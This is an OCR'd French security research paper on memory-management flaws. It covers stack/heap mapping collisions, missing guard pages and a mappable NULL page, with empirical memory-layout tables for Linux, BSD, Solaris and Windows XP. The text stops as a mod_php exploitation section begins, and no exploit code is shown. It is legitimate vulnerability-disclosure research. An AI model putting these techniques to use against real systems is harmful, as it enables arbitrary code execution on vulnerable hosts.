Vulnérabilités Applicatives Liées à la Gestion de la Mémoire

Gaël Delalleau

Beijaflore Network
gael.delalleau+sstic@m4x.org

Résumé La consommation de toutes les ressources mémoire allouées à une application peut entraîner un dysfonctionnement, voire un "crash" de celle-ci. Nous montrerons que l'impact réel des attaques de ce type peut être bien plus important : au-delà du simple déni de service, l'exécution de code arbitraire dans l'espace mémoire du processus est possible dans certaines conditions. Les bugs associés à cette classe d'attaques se situent au coeur du système d'exploitation, dans les outils de compilation, et dans le code des applications.
Nous étudierons les mécanismes de gestion de la mémoire de plusieurs systèmes d'exploitation (Windows XP, Linux, FreeBSD, OpenBSD, Solaris). Nous découvrirons qu'ils introduisent des vulnérabilités inattendues dans des applications possédant un code pourtant valide. De plus, certains bugs considérés comme non exploitables pourront être exploités en tirant parti de l'organisation de l'espace mémoire.

1 Introduction

La gestion de l'organisation de la mémoire au sein d'un processus incombe pour une partie au système d'exploitation, et pour une autre partie à l'application et aux bibliothèques de « runtime » (libc, libstdc++...) qu'elle utilise. Les choix d'optimisation des outils de compilation influent aussi sur le comportement du code binaire de l'application. Des vulnérabilités peuvent être introduites par chacun de ces composants. Elle apparaissent généralement lorsqu'un processus utilise une grande quantité de mémoire.

1.1 Le système d'exploitation

Nous verrons que plusieurs systèmes d'exploitation gèrent les allocations de mémoire virtuelle des processus d'une manière qui n'est pas sure.

Sur les systèmes d'exploitation modernes, une application est lancée au sein d'un processus qui possède un espace de mémoire virtuelle dédié. Au sein de cet espace plusieurs types d'allocations de zones de mémoire sont effectuées : code du programme, données statiques, données allouées dynamiquement, pile, objets partagés, bibliothèques dynamiques...

Il n'existe pas, à notre connaissance, de standard précis pour définir les mécanismes qui régissent l'allocation de ces zones de mémoire (choix des adresses

en mémoire, proximité ou non de ces « mappings », limites de taille...). La carte des allocations mémoire au sein d'un processus est donc très variable entre deux systèmes d'exploitation, mais également entre deux versions d'un même OS. De plus, selon l'architecture matérielle sur laquelle tourne le système d'exploitation, les adresses utilisées pour les mappings peuvent différer.

Les systèmes d'exploitation sont cependant censés fournir certaines garanties à l'application, documentées dans les pages `man` du système, en particulier :

- Les différentes zones mémoire allouées ne se chevauchent pas.
- La taille de la pile peut augmenter jusqu'à atteindre une taille limite. Si la pile atteint cette limite, un signal d'erreur de segmentation `SIGSEGV` – ou une exception – est envoyé au processus pour signaler le dépassement de pile (stack overflow). Si ce signal n'est pas traité par l'application, il provoque l'arrêt immédiat du processus.
- Une tentative de déréférencement du pointeur NULL, c'est-à-dire d'accès à l'adresse mémoire `00000000`, provoque l'envoi du signal `SIGSEGV` au processus.

Pourtant, la réalité diffère souvent du comportement documenté. Aucune garantie n'est donnée à l'application sur les points cités précédemment ! Des failles de sécurité peuvent alors apparaître. Et ceci même si le code de l'application est parfaitement valide, ou s'il ne possède que quelques bugs mineurs qui ne pourraient théoriquement que provoquer un arrêt du processus par la réception d'un signal `SIGSEGV`.

1.2 Les outils de compilation

Pour sécuriser les allocations des variables automatiques sur la pile, une bonne coopération entre l'application et le système d'exploitation est nécessaire. En effet, c'est le compilateur qui gère la logique d'allocation des données sur la pile, mais c'est le système qui s'occupe d'agrandir la taille de la pile en cas de besoin.

Par souci d'optimisation, certains compilateurs comme GCC se contentent d'abaisser le registre de pile d'une valeur égale à la taille des variables allouées, sans mécanisme pour s'assurer que le registre pointera toujours sur une adresse valide de la pile.

Nous verrons que ce comportement peut permettre un débordement de la pile sur un autre mapping situé juste en dessous dans la mémoire. Ce débordement n'est pas détecté par le système d'exploitation.

1.3 Le code de l'application

Le code de l'application peut contenir des erreurs subtiles, potentiellement exploitables. Deux grandes catégories de bugs liés à l'allocation de grandes quantités de mémoire viennent à l'esprit.

En premier lieu, la mauvaise gestion des erreurs dues au manque de mémoire. Rares sont les applications qui vérifient systématiquement le code de retour

des fonctions des bibliothèques qu'elles appellent. Les fonctions d'allocation en mémoire comme `malloc()` posent évidemment un problème bien connu. Ce ne sont néanmoins pas les seules. En effet, plusieurs fonctions "classiques" des bibliothèques font appel en interne à des allocations mémoire susceptibles de ne pas être réussies. Si l'application ne vérifie pas le code de retour, elle considèrera que l'action censée avoir été réalisée par la fonction appelée a bien été effectuée alors que ce n'est pas le cas. Un dysfonctionnement applicatif est donc généré et le programme voit son comportement modifié.

En second lieu, la manipulation de données de grande taille est susceptible d'entraîner les dépassements de capacité des types entiers ainsi que des problèmes sur les entiers signés. Par exemple, un compteur 32 bits peut « boucler » sur 0 si le nombre d'octets à compter dépasse la limite de stockage (4Go). Afin d'évaluer le risque, il sera donc utile de mesurer pour chaque système d'exploitation la taille maximale qu'un processus peut allouer à un bloc de données.

1.4 Cheminement

Les concepts évoqués ci-dessus seront développés dans la suite de cet article.

Nous expliciterons tout d'abord les mécanismes de gestion de la mémoire au sein d'un processus pour différents systèmes d'exploitation. Ensuite, nous étudierons les vulnérabilités introduites introduites par le système d'exploitation et le compilateur. Nous montrerons également que ces concepts peuvent permettre l'exploitation de bugs applicatifs censés être inexploitables. Les vulnérabilités dans l'application et l'usage des fonctions des bibliothèques seront enfin abordées, sans cependant être exhaustif – une recherche plus approfondie étant nécessaire. Nous concluerons sur les paramètres qui influent sur la faisabilité de l'exploitation de ce nouveau type de vulnérabilités pour exécuter du code arbitraire dans le processus attaqué.

2 Mécanismes de gestion de la mémoire des processus

2.1 Concepts de base

Mappings créés à l'exécution d'une application . La bonne compréhension des concepts de base du fonctionnement d'un système d'exploitation est nécessaire. Voici un rapide inventaire des points à maîtriser. Le lecteur nous pardonnera les omissions et les simplifications que nous avons dû effectuer pour résumer en quelques lignes un sujet si vaste.

Dans les systèmes d'exploitation modernes, le coeur du système (*noyau*) organise l'exécution des applications au sein de *processus*. Chaque processus "voit" un espace de *mémoire virtuelle* qui lui est dédié. Il n'a pas accès à la zone de mémoire où est sotcké le noyau, ni aux espaces mémoire virtuels des autres processus, ni à la mémoire physique.

La mémoire est allouée par *pages* indivisibles, qui sont généralement des blocs de 4096 octets. Seul le noyau peut accéder directement à la mémoire physique, c'est lui qui fait le lien les pages de mémoire virtuelle que voit un processus et les pages de la mémoire physique où sont réellement stockées les données.

Lorsqu'un nouveau processus est exécuté, le noyau le lance dans un espace virtuel vierge. La taille de cet espace est de 4 GB sur les processeurs d'architecture 32 bits, puisqu'une adresse mémoire est référencée par un pointeur de quatre octets (adresses allant de 0x00000000 à 0xffffffff). L'espace réellement disponible pour l'application est moindre, car une zone située en haut de l'espace mémoire est généralement réservée pour le noyau. Elle ne sera pas accessible directement par le code de l'application.

Le noyau commence par *"mapper"* (c'est-à-dire allouer des pages) en mémoire le code et les données de l'application, à partir de l'image sur le disque du fichier exécutable. Le fichier stocké sur le disque correspond à un format donné (*ELF* ou *a.out* sur Unix, *PE* sur Windows) qui spécifie les adresses auxquelles le code et les données doivent être mappés. Le noyau crée également un *mapping* (zone de mémoire allouée) pour la *pile (stack)* et le *tas (heap)*.

La pile est une zone de mémoire où sont stockées temporairement les paramètres et les variables locales des fonctions de l'application, ainsi que les adresses de retour des fonctions. La pile contient donc les informations sur l'enchaînement des fonctions, et permet de contrôler le flux d'exécution du programme. La taille nécessaire à la pile n'étant pas prévisible, le noyau agrandit automatiquement la zone de pile en cas de besoin.

Le tas, quand à lui, sert à allouer dynamiquement de la mémoire (fonction `malloc()` de la *bibliothèque C ou libc*, opérateur `new[]` du langage C++). Cette zone s'agrandit également, mais pas automatiquement : c'est la bibliothèque C qui gère cet agrandissement, soit en augmentant la taille réservée au tas à l'aide de l'appel système `sbrk()`, soit en allouant un nouveau mapping au moyen de l'appel système `mmap()`. L'application pourra également faire elle-même appel à `mmap()` – ou à `VirtualAlloc()` sur les systèmes Windows – pour allouer de la mémoire ou mapper le contenu d'un fichier en mémoire.

Enfin, sur les systèmes modernes et si l'application le nécessite, le noyau mappe un certain nombre de *bibliothèques dynamiques* (DLL sous Windows, libraries .so sous Unix) dans l'espace mémoire virtuel du process. Le noyau lance alors l'exécution des fonctions d'initialisation des bibliothèques, avant de passer la main au point d'entrée du programme principal.

Protection de la mémoire . L'application peut alors s'exécuter et à utiliser à sa guise l'espace mémoire virtuel qui lui est alloué. Au fil de l'exécution du processus, la pile et le tas sont alors susceptibles de s'agrandir. La figure 1 montre l'idée que l'on a habituellement de la place des mappings au sein d'un processus (statiquement lié) et de leur évolution.

La sécurité de l'application dépend du fait que les mappings ne peuvent pas se chevaucher. Le risque existe que le tas (qui monte) et la pile (qui descend) se

rencontrent. Pour que le système d'exploitation puisse détecter cette situation et envoyer un signal adéquat au processus (`SIGSEGV` indiquant un *stack overflow*), un mécanisme de protection est mis en place. La figure 2 montre qu'une *page de garde* située en bas de la pile sert de barrière. Il s'agit d'un mapping d'une page de mémoire de protection `PROT_NONE` – lecture interdite, écriture interdite, exécution interdite. Sur d'autres systèmes, la page de garde en bas de la pile est remplacée par un *gap*, c'est-à-dire une page impossible à allouer qui interdit à la pile de se venir coller au tas : quoi qu'il se passe, une page vide existera toujours en bas du mapping de la pile.



Fig. 1. Vision naïve de l'espace mémoire d'un processus

Un autre mécanisme de protection est illustré par la figure 2. Une application qui échoue à allouer de la mémoire avec un appel de type `malloc()` se voit renvoyé un pointeur `NULL` (`00000000`) au lieu de l'adresse du début de la mémoire allouée. Si le programme ne vérifie pas que le pointeur n'est pas NULL, il va tenter de l'utiliser pour lire ou écrire des données en mémoire. Le déréférencement du pointeur `NULL` est une erreur de programmation qui est une cause fréquente de bugs applicatifs.



Fig. 2. Vision naïve de l'espace mémoire d'un processus : mécanismes de protection

Les systèmes d'exploitation ne mappent jamais (en théorie du moins) la page commençant à l'adresse `00000000` afin que ces erreurs provoquent l'envoi d'un signal `SIGSEGV` à l'application.[1] Celle-ci peut alors choisir de gérer l'erreur, sinon elle sera arrêtée par le système. Ce comportement est documenté, il permet d'éviter que ces erreurs de programmation passent inaperçues en accédant à la mémoire déjà allouée à l'adresse `00000000`, provoquant des erreurs dans la suite de l'exécution du programme.

2.2 Organisation de la mémoire selon les systèmes d'exploitation

En réalité, l'organisation réelle de la mémoire au sein d'un processus est beaucoup plus complexe, et les sécurités mentionnées dans la section précédente n'existent pas toujours. Les figures 3, 4 et 5 prouvent bien cette complexité et montrent que le comportement de chaque OS est très spécifique. La pile n'est pas forcément située en haut de la mémoire, des limitations existent en terme de taille maximum de chaque type de mapping, etc.

[1] Ce signal est généré lors d'une tentative d'accès à une page non mappée, ou à une page mappée pour laquelle les droits correspondant à l'accès demandé ne sont pas autorisés. Exemple : tentative d'accès en écriture sur une page de protection PROT_READ ! PROT_EXEC, c'est-à-dire lisible et exécutable seulement.



Fig. 3. Organisation réelle de l’espace mémoire d’un processus sur Solaris 10 / x86

Une étude empirique des règles d’allocation de la mémoire pour différents types de systèmes a été nécessaire. Vous trouverez le détail des points significatifs dans les tableaux situés dans ces pages, pour les systèmes d’exploitation Linux 2.4 (tableau 1), Linux 2.6 (tableau 2), FreeBSD 5.3 (tableau 3), OpenBSD 3.6 (tableau 4), Solaris 10 sur architecture Intel x86 (tableau 5), et Windows XP SP1 (tableau 6).

Nous nous appuierons sur ces données, qui mettent à jour plusieurs failles potentielles de sécurité.

Tab. 1. Linux 2.4.22

GENERAL INFO	
arch	x86
bits	32
page size	4096
libc version	glibc 2.3.2
compiler	gcc
size of process address space	3 Gb
STACK MAPPINGS	
top of stack is at...	top of process memory space
stack fills down towards low addresses	Y
with default limits, stack size can grow up to...	soft 8 M, hard unlimited
with maximum limits, stack size can grow up to...	unlimited
size of main stack can grow	Y
size of gap enforced at bottom of main stack	1 page
guard page at bottom of main stack	N
size of gap enforced at top of main stack (in pages)	N/A
MMAP MAPPINGS	
algorithm of memory allocation	grows up
lower address	0x40000000
upper address	top of process memory space
maximum size allocated in a single mmap call	1.99 GB
maximum size of contiguous mappings	1.99 GB
size of gap enforced between mappings	! 0
mmap may allocate the first page at address 00000000	N
HEAP MAPPINGS	
big malloc(size>x) uses mmap	Y (x=128 KB)
heap grows up	Y (except when using mmap)
lower address of small malloc	end of .bss
upper address of small malloc	until it reaches a mapping – then similar to the mmap behavior
lower address of malloc which uses mmap	0x40000000
upper address of malloc which uses mmap	top of process memory space
maximum size allocated in a single malloc call	around 1.9 GB
maximum size of multiple malloc calls	around 2.9 GB
malloc(0) allocates memory	Y
ELF MAPPINGS	
.text section is usually mapped at...	0x08048000
dynamic libraries are usually mapped around...	0x40000000
mmap mappings may be contiguous to .data mappings	! Y
C COMPILER (GCC)	
allocation of local variables on stack is unsafe	!! Y
alloca() is unsafe	!! Y

Tab. 2. Linux 2.6.11

GENERAL INFO		
arch		x86
bits		32
page size		4096
libc version		glibc 2.3.4
compiler		gcc 3.4.3
size of process address space		3 Gb
STACK MAPPINGS		
top of stack is at...		top of process memory space
stack fills down towards low addresses		Y
with default limits, stack size can grow up to...		soft 8 M, hard unlimited
with maximum limits, stack size can grow up to...		unlimited
size of main stack can grow		Y
size of gap enforced at bottom of main stack	!!	0
guard page at bottom of main stack	!	N
size of gap enforced at top of main stack (in pages)		N/A
MMAP MAPPINGS		
algorithm of memory allocation		top to down starting from 128 M below top of stack, then fill this gap
lower address		0
upper address		top of process memory space
maximum size allocated in a single mmap call		around 2.8 GB
maximum size of contiguous mappings		around 2.8 GB
size of gap enforced between mappings	!	0
mmap may allocate the first page at address 00000000	!!	Y
HEAP MAPPINGS		
big malloc(size>x) uses mmap		Y (x=128 KB)
heap grows up		Y (except when using mmap)
lower address of small malloc		end of .bss – then 0, since malloc reverts to using mmap
upper address of small malloc		until it reaches a mapping – then similar to the mmap behavior
lower address of malloc which uses mmap	!!	0
upper address of malloc which uses mmap		top of process memory space
maximum size allocated in a single malloc call		around 2.7 GB
maximum size of multiple malloc calls		nearly 3 GB
malloc(0) allocates memory		Y
ELF MAPPINGS		
.text section is usually mapped at...		0x08048000
dynamic libraries are usually mapped around...		top of process memory space
mmap mappings may be contiguous to .data mappings	!	Y
C COMPILER (GCC)		
allocation of local variables on stack is unsafe	!!	Y
alloca() is unsafe	!!	Y

Tab. 3. FreeBSD 5.3

GENERAL INFO		
arch		x86
bits		32
page size		4096
libc version		BSD libc
compiler		gcc
size of process address space		2.996 Gb
STACK MAPPINGS		
top of stack is at...		top of process memory space
stack fills down towards low addresses		Y
with default limits, stack size can grow up to...		64 MB
size of main stack can grow		Y
size of gap enforced at bottom of main stack	!!	0
guard page at bottom of main stack	!!	N
size of gap enforced at top of main stack (in pages)		N/A
MMAP MAPPINGS		
algorithm of memory allocation		bottom to top
lower address		0x2804a000 (just after a 512 MB area reserved for the heap). Libs are mapped starting from there.
upper address		top of process memory space
maximum size allocated in a single mmap call		around 2.05 GB
maximum size of contiguous mappings		around 2.37 GB
size of gap enforced between mappings	!	0
mmap may allocate the first page at address 00000000		N
HEAP MAPPINGS		
big malloc(size>x) uses mmap		N
heap grows up		Y
lower address of malloc		end of .bss
upper address of malloc		end of .text + 512 MB
maximum size allocated in a single malloc call		around 512 MB
maximum size of multiple malloc calls		around 512 MB
malloc(0) allocates memory		Y
ELF MAPPINGS		
.text section is usually mapped at...		0x08048000
dynamic libraries are usually mapped around...		0x2804a000
mmap mappings may be contiguous to .data mappings	!	Y
C COMPILER (GCC)		
allocation of local variables on stack is unsafe	!!	Y
alloca() is unsafe	!!	Y

Tab. 4. OpenBSD 3.6

GENERAL INFO	
arch	x86
bits	32
page size	4096
libc version	OpenBSD libc
compiler	gcc
size of process address space	3.246 GB
STACK MAPPINGS	
top of stack is at...	top of process memory space
stack fills down towards low addresses	Y
with default limits, stack size can grow up to...	4 MB (8 MB as root)
with maximum limits, stack size can grow up to...	32 MB
size of main stack can grow	N (memory is fully mapped at startup)
size of gap enforced at bottom of main stack	0
size of guard pages at bottom of main stack	stack hard limit (32 MB)
	- size of stack (soft limit)
	! is 0 if soft lim = hard lim
size of gap enforced at top of main stack (in pages)	N/A
MMAP MAPPINGS	
algorithm of memory allocation	randomized
lower address	around 0x80000000
upper address	top of process memory space
maximum size allocated in a single mmap call	around 1.2 GB
maximum size of contiguous mappings	around 1.2 GB
size of gap enforced between mappings	! 0
mmap may allocate the first page at address 00000000	N
HEAP MAPPINGS	
big malloc(size>x) uses mmap	N
heap grows up	Y
lower address of malloc	end of .bss (?)
upper address of malloc	until it reaches the data limit
	(around address 0x80000000 for root)
maximum size allocated in a single malloc call	around 1 GB
maximum size of multiple malloc calls	around 1 GB
	(default limit INFINITY)
malloc(0) allocates memory	Y
ELF MAPPINGS	
.text section is usually mapped at...	0x1c000000
dynamic libraries are usually mapped around...	random below .text
data mappings are executable	N
data mappings are mapped beyond a specific address	Y (after end of .text)
mmap mappings may be contiguous to .data mappings	N
C COMPILER (GCC)	
allocation of local variables on stack is unsafe	!! Y (mitigated by stack memory alloc)
alloca() is unsafe	!! Y (mitigated by stack memory alloc)

Tab. 5. Solaris 10 (archi x86)

GENERAL INFO	
arch	x86
bits	32
page size	4096
libc version	Sun
compiler	gcc
size of process address space	3,3 GB
STACK MAPPINGS	
top of stack is at...	a few pages below .text
stack fills down towards low addresses	Y
with default limits, stack size can grow up to...	8 MB
with maximum limits, stack size can grow up to...	until it reaches 00000000
size of main stack can grow	Y
size of gap enforced at bottom of main stack	0
guard page at bottom of main stack	N
size of gap enforced at top of main stack (in pages)	>0
MMAP MAPPINGS	
algorithm of memory allocation	top to down, with small gaps which may be allocated later
lower address	! end of heap mapping (no gap)
upper address	top of process memory space
maximum size allocated in a single mmap call	around 3.1 GB
maximum size of contiguous mappings	irrelevant (gap between mappings)
size of gap enforced between mappings	variable >0
mmap may allocate the first page at address 00000000	N
HEAP MAPPINGS	
big malloc(size>x) uses mmap	N
heap grows up	Y
lower address of malloc	end of .bss section
upper address of malloc	until it reaches a mapping
maximum size allocated in a single malloc call	around 3.1 GB
maximum size of multiple malloc calls	around 3.1 Gb (default : no limit)
malloc(0) allocates memory	Y
ELF MAPPINGS	
.text section is usually mapped at...	0x08050000
dynamic libraries are usually mapped around...	top of process memory space
mmap mappings may be contiguous to .data mappings	N
C COMPILER (GCC)	
allocation of local variables on stack is unsafe	N (no mapping below stack)
alloca() is unsafe	!! Y

Tab. 6. Windows XP SP1 (sans l'option /3GB)

GENERAL INFO	
arch	x86
bits	32
page size	4096
libc version	Microsoft
compiler	gcc with MinGW
size of process address space	2 GB
STACK MAPPINGS	
top of stack is at...	lower address where SizeOfStackReserve bytes are available for reservation
stack fills down towards low addresses	Y
stack size can grow up to...	value of SizeOfStackReserve in PE header
size of main stack can grow	Y (in reserved memory)
stacks of other threads can grow	Y (in reserved memory)
size of gap enforced at bottom of main stack	size of uncommitted memory reserved for the stack (may shrink down to 0)
size of gap enforced at bottom of threads stacks	size of uncommitted memory reserved for the stack (may shrink down to 0)
guard page at bottom of main stack	Y
guard page at bottom of threads stacks	Y
size of gap enforced at top of main stack (in pages)	0
size of gap enforced at top of thread stacks (in pages)	0
USER MAPPINGS	
usual functions that create new mappings	VirtualAlloc, malloc, HeapAlloc, LocalAlloc
algorithm of memory allocation	bottom to top
lower address	0x10000
upper address	top of process memory space
maximum size allocated in a single call	around 1.3 GB
maximum size of contiguous mappings	around 1.3 GB
size of gap enforced between mappings	! 0
we may allocate the first page at address 00000000	N
malloc(0) allocates memory	Y
PE MAPPINGS	
.text section is usually mapped at...	0x00401000
dynamic libraries are usually mapped around...	top of memory space
user mappings may be contiguous to .data mappings	N
C COMPILER	
alloca() and allocation of local variables on stack are unsafe	Y with gcc, N with VC++, mitigated anyway by size of gap



Fig. 4. Organisation réelle de l'espace mémoire d'un processus sur Linux 2.6

3 Vulnérabilités introduites par le système d'exploitation et le compilateur

Le code d'une application peut être parfaitement valide, sans bugs ni sans failles de sécurité apparentes. Pourtant dans certains cas, il sera possible à un attaquant de prendre la contrôle de l'application et de lui faire exécuter du code arbitraire !

3.1 Recouvrement des mappings de la pile et du tas

Quelle protection choisir pour éviter la collision de la pile et du tas : gap ou page de garde ? Chose étonnante, sur certains systèmes, il n'y a ni l'un ni l'autre. Aucun mécanisme n'empêche l'allocation d'une zone de mémoire touchant le bas de la pile !

L'impact est critique pour la sécurité des applications du système. En temps normal, si le registre de pile %esp descend en-dessous de la zone de mémoire qui est allouée à la pile, cela provoque une faute de page. Cette faute permet au système d'exploitation de savoir qu'il doit agrandir le mapping de la pile du processus (voir le paragraphe 3.2 pour plus de détails). Mais si un autre mapping (du tas ou autre) est alloué en-dessous de la pile et touche le bas de la



Fig. 5. Organisation réelle de l'espace mémoire d'un processus sur FreeBSD 5.3

pile, aucune faute de page ne sera générée lorsque le registre de pile descendra trop bas, puisque la mémoire est allouée. Le registre de pile se retrouvera alors dans une zone de mémoire qui a été allouée précédemment pour un autre usage.

On peut parler de recouvrement de mappings, même si ce n'est techniquement pas un terme exact. Lors d'un appel de fonction, les variables locales et les paramètres de la fonction vont écraser les données contenues dans le mapping initial. Inversement, toute écriture dans ce mapping écrira aussi sur la pile, permettant par exemple de modifier les adresses de retour des fonctions qui sont sauvegardées sur la pile.

Systèmes d'exploitation vulnérables Les systèmes ci-dessous sont vulnérables :

– *Linux 2.6.* Vérifié sur Linux 2.6.10 et Linux 2.6.11-6 (dernière version du noyau Linux 2.6 à la date d'écriture de l'article). Il est probable que cette vulnérabilité soit apparue avec le noyau 2.6.9, comme semble l'indiquer cette entrée de son fichier *Changelog* :

> « - try the bottom-up allocator if the top-down allocator fails - this can utilize the hole between the true bottom of the stack and its ulimit, as a last-resort effort. »

Il est donc possible que l'absence de gap et de page de garde ait été initialement un choix réfléchi, puisque tout l'espace mémoire censé pouvoir être utilisé par la pile était réservé. Il n'était pas possible d'y allouer de mapping. Par la suite, ce patch du noyau 2.6.9 a eu pour conséquence d'autoriser le remplissage de cette zone par les allocations de `malloc` et `mmap`, introduisant la faille de sécurité.

- *FreeBSD.* Constaté sur la version 5.3.
  Remarquons que les mappings pouvant être alloués près de la pile sont uniquement ceux alloués avec `mmap`. Néanmoins, en mode de compatibilité ABI Linux, les mappings alloués avec `malloc` peuvent également être adjacents au bas de la pile.

- *OpenBSD.* OpenBSD 3.6 n'est pas vulnérable avec les limites par défaut. Néanmoins le tableau 4 montre que si la limite soft de la pile est modifiée pour être égale à la limite maximum autorisée (32 MB), alors il n'y a plus de gap entre le bas de la zone allouée à la pile et les zones mappées avec `mmap`, ce qui introduit un risque potentiel.

- *Également :* certaines bibliothèques de threading peu communes ne protègent pas la pile des threads par une page de garde.

Exploitation d'une application réelle : mod_php sur Apache. Il est possible, si les conditions adéquates sont réunies, d'exploiter cette mauvaise gestion de l'espace mémoire du processus pour exécuter du code assembleur arbitraire.

